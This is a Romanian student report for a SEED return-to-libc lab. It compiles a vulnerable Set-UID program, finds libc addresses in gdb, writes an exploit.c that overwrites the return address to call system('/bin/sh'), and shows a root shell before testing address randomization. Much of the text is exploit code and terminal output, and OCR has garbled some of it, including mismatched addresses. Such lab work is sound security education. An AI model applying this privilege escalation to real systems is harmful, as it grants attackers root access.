


Laborator 9 – SI


Task 1: Finding out the addresses of libc functions

Am compilat programul **retlib.c** și l-am schimbat ca fiind unul de tip **root-owned** și să fie program **Set-UID**.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
/bash
[12/17/22]seed@VM:~/Desktop$ gcc -DBUF_SIZE=12 -fno-stack-protector
r -z noexecstack -o retlib retlib.c
[12/17/22]seed@VM:~/Desktop$ sudo chown root retlib
[12/17/22]seed@VM:~/Desktop$ sudo chmod 4755 retlib
[12/17/22]seed@VM:~/Desktop$
```


Am creat fișierul **badfile**, apoi s-a rulat programul **retlib** în modul **debug** și s-a rulat o dată. Prin comanda **p system** s-a aflat adresa funcției **system**, respectiv cu comanda **p exit** – a funcției **exit**.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
/bash
[12/17/22]seed@VM:~/Desktop$ touch badfile
[12/17/22]seed@VM:~/Desktop$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/retlib
Returned Properly
[Inferior 1 (process 3499) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <_GI_exit>
gdb-peda$ quit
[12/17/22]seed@VM:~/Desktop$
```


Task 2: Putting the shell string in the memory

S-a creat variabila de mediu **MYSHELL** cu valoarea **"/bin/sh"** și s-a verificat dacă i se transmite procesului copil.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
/bash
[12/17/22]seed@VM:~/Desktop$ export MY_SHELL=/bin/sh
[12/17/22]seed@VM:~/Desktop$ env | grep MY_SHELL
MY_SHELL=/bin/sh
[12/17/22]seed@VM:~/Desktop$
```

S-a aflat valoarea adresei variabilei **MYSHELL**.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/17/22]seed@VM:~/Desktop$ gcc progra.c -o progra
progra.c: In function 'main':
progra.c:2:16: warning: implicit declaration of function 'getenv'
[-Wimplicit-function-declaration]
    all = getenv("MYSHELL");
                ^
progra.c:2:16: warning: initialization makes pointer from integer
without a cast [-Wint-conversion]
progra.c:4:3: warning: implicit declaration of function 'printf' [
-Wimplicit-function-declaration]
    printf("%x\n", (unsigned int)shell);
    ^
progra.c:4:3: warning: incompatible implicit declaration of built-
in function 'printf'
progra.c:4:3: note: include '<stdio.h>' or provide a declaration o
f 'printf'
[12/17/22]seed@VM:~/Desktop$ ./progra
bffffdd6
[12/17/22]seed@VM:~/Desktop$
```


Task 3: Exploiting the buffer-overflow vulnerability

S-a compilat și rulat programul în modul **debug**, s-a creat un **breakpoint** la funcția **bof**.

gcc -o retlib -g -z noexecstack -fno-stack-protector retlib.c

gdb retlib


b bof



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/17/22]seed@VM:~/Desktop$ gcc -o retlib -g -z noexecstack -fno-
stack-protector retlib.c
[12/17/22]seed@VM:~/Desktop$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/license
s/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file retlib.c, line 12.
gdb-peda$
```

S-a rulat programul.

r



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
gdb-peda$ r
Starting program: /home/seed/Desktop/retlib
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.
so.1".
[-----registers-----]
EAX: 0x804fa88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1c000 --> 0x1b1db0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffec18 --> 0xbfffec78 --> 0x0
ESP: 0xbfffec00 --> 0x8048612 ("badfile")
EIP: 0x80484f1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direct
ion overflow)
[-----code-----]
0x80484eb <bof>: push ebp
Trash <bof+1>: mov ebp,esp
0x80484ee <bof+3>: sub esp,0x18
```

Am aflat adresa pointerului de **return** și adresa pointerului **buffer**, astfel se poate calcula distanța dintre acestea.

p \$ ebp

p &buffer

p 0xbfffea28 - 0xbfffea08

```

gdb-peda$ p $ ebp
$1 = (void *) 0xbfffea28
gdb-peda$ p &buffer
$2 = (char *) [12] 0xbfffea08
gdb-peda$ p 0xbfffea28 - 0xbfffea08
$3 = 0x14
gdb-peda$
  
```

S-a calculat **offsetul**, transformându-se în zecimal, astfel adresele funcțiilor **system()**, **exit()** și a programului **/bin/sh** se calculează în modul de mai jos.

0x14 -> 20

20 - offset

/bin/sh -> 20 + 12 = 32

system() -> 20 + 4 = 24

exit() -> 20 + 8 = 28

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main() {
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");

    //0x14 -> 20
    *(long *) &buf[32] = 0xbfffea28; //bin/sh 20+12=32
    *(long *) &buf[24] = 0xbfffea24; //system() 20+4=24
    *(long *) &buf[28] = 0xbfffea28; //exit() 20+8=28


    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
  
```

S-a compilat și rulat programul **exploit.c**.

```


seed@VM:~/Desktop$ gcc exploit.c -o exploit
seed@VM:~/Desktop$ ./exploit
seed@VM:~/Desktop$
  
```

Compilându-se și rulându-se programul **retlib.c**, se observă că s-au obținut privilegiile de **root**.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
[12/17/22]seed@VM:~/Desktop$ gcc -DBUF_SIZE=12 -fno-stack-protecto
r -z noexecstack -o retlib retlib.c
[12/17/22]seed@VM:~/Desktop$ sudo chown root retlib
[12/17/22]seed@VM:~/Desktop$ sudo chmod 4755 retlib
[12/17/22]seed@VM:~/Desktop$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
```

S-a omis scrierea în fișierul **badfile** a adresei funcției **exit()**.




```
exploit.c - gedit
File Machine View Input Devices Help
Open Save
exploit.py x retlib.c x exploit.c x
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main() {
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");

    //0x14 -> 20
    *(long *) &buf[32] = 0xbffffdd6; //bin/sh 20+12=32
    *(long *) &buf[36] = 0xb7e42da8; //system() 20+4=24
    /*(long *) &buf[28] = 0xb7e369d0; //exit() 20+8=28


    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

S-a observat că la rularea programului s-a obținut drepturi de **root**, însă la părăsirea lui s-a afișat eroarea **Segmentation Fault**.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
[12/19/22]seed@VM:~/Desktop$ gcc exploit.c -o exploit
[12/19/22]seed@VM:~/Desktop$ ./exploit
[12/19/22]seed@VM:~/Desktop$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# exit
Segmentation fault
[12/19/22]seed@VM:~/Desktop$
```


La schimbarea numelui programului din **retlib.c** în **newretlib.c**, s-a compilat și s-a rulat. S-a observat că programul dă eroare.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/19/22]seed@VM:~/Desktop$ gcc -DBUF_SIZE=12 -fno-stack-protector
r -z noexecstack -o newretlib newretlib.c
[12/19/22]seed@VM:~/Desktop$ sudo chown root newretlib
[12/19/22]seed@VM:~/Desktop$ sudo chmod 4755 newretlib
[12/19/22]seed@VM:~/Desktop$ ./newretlib
zsh:1: command not found: h
[12/19/22]seed@VM:~/Desktop$
```


Motivul erorii este că la modificarea numelui programului adresele funcțiilor **exit()** și **system()** au fost schimbate.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/19/22]seed@VM:~/Desktop$ gcc -DBUF_SIZE=12 -fno-stack-protector
r -z noexecstack -o newretlib retlib.c
[12/19/22]seed@VM:~/Desktop$ gcc -DBUF_SIZE=12 -fno-stack-protector
r -z noexecstack -o newretlib newretlib.c
[12/19/22]seed@VM:~/Desktop$ sudo chown root newretlib
[12/19/22]seed@VM:~/Desktop$ sudo chmod 4755 newretlib
[12/19/22]seed@VM:~/Desktop$ gdb -q newretlib
Reading symbols from newretlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/newretlib
(New process 6472)
process 6472 is executing new program: /bin/zsh5
zsh:1: no such file or directory: usr/bin/
[Inferior 2 (process 6472) exited with code 0177]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info> 0xb7dbfda0 < _libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info> 0xb7db39d0 < _GI_exit>
gdb-peda$
```


Task 4: Turning on address randomization

La setarea randomizării adresei pe on, programul a dat eroarea **Segmentation Fault**.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/19/22]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_spa
ce=2
kernel.randomize_va_space = 2
[12/19/22]seed@VM:~/Desktop$ ./retlib
Segmentation fault
[12/19/22]seed@VM:~/Desktop$
```

S-a rulat programul în modul **debug** și s-a pornit randomizarea adresei.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
/bin/bash
[12/19/22]seed@VM:~/Desktop$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ set disable-randomization off
gdb-peda$
```

S-a observat că adresele funcțiilor **system** și **exit** au fost schimbate, ceea ce a dat și eroare programului.




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
/bin/bash
Invalid $PC address: 0xb7e42da0
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xb7e42da0 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75f9da0 <_libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75ed9d0 <_GI_exit>
gdb-peda$
```

La o rulare din nou a programului, adresele funcțiilor **system** și **exit**, au fost schimbate din nou.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
File Machine View Input Devices Help
/bin/bash
Invalid $PC address: 0xb7e42da0
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xb7e42da0 in ?? ()
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7642da0 <_libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb76369d0 <_GI_exit>
gdb-peda$
```

Se observă că și adresa de **return** și a variabilei **buffer** au fost schimbate.




```

0x00401000 <bof+16>: lea    eax, [ebp-0x14]
0x00401001 <bof+19>: push   eax
[-----]
0000 0xb777d5b4 --> 0x00000000 ("badfile")
0004 0xb777d5b8 --> 0x00000000 --> 0x00000000 ('r')
0008 0xb777d5bc --> 0x00000000
0012 0xb777d5c0 --> 0xb777d5b4 (<_IO_new_fopen>: push    ebx
0016 0xb777d5c4 --> 0xb777d5b4 --> 0x00000000
0020 0xb777d5c8 --> 0xb777d5b4 (<_IO_new_fopen+6>: add     ebx
,0x153bfa)
0024 0xb777d5cc --> 0xb777d5b4 --> 0x00000000
0028 0xb777d5d0 --> 0x00401000 (<main+71>: add     esp,0x10)
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x00401000 in bof ()
gdb-peda$ p $ebp
$5 = (void *) 0xb777d5b8
gdb-peda$ p &buffer
$6 = (char *) [30] 0xb777d5b4 <buffer>
gdb-peda$

```

Se observă că s-a schimbat și adresa variabilei de mediu **MY_SHELL**. Toate aceste fiind schimbate, probabilitatea unei coincidențe între toate aceste adrese e mică, deci sistemul devine mai protejat.




```

[12/19/22]seed@VM:~/Desktop$ ./progra
bfb33dd6
[12/19/22]seed@VM:~/Desktop$

```

Task 5: Defeat Shell's countermeasure

La rularea programului, s-a observat că **shell-ul** nu are privilegii **root**.




```

[12/19/22]seed@VM:~/Desktop$ ./retlib
$ id
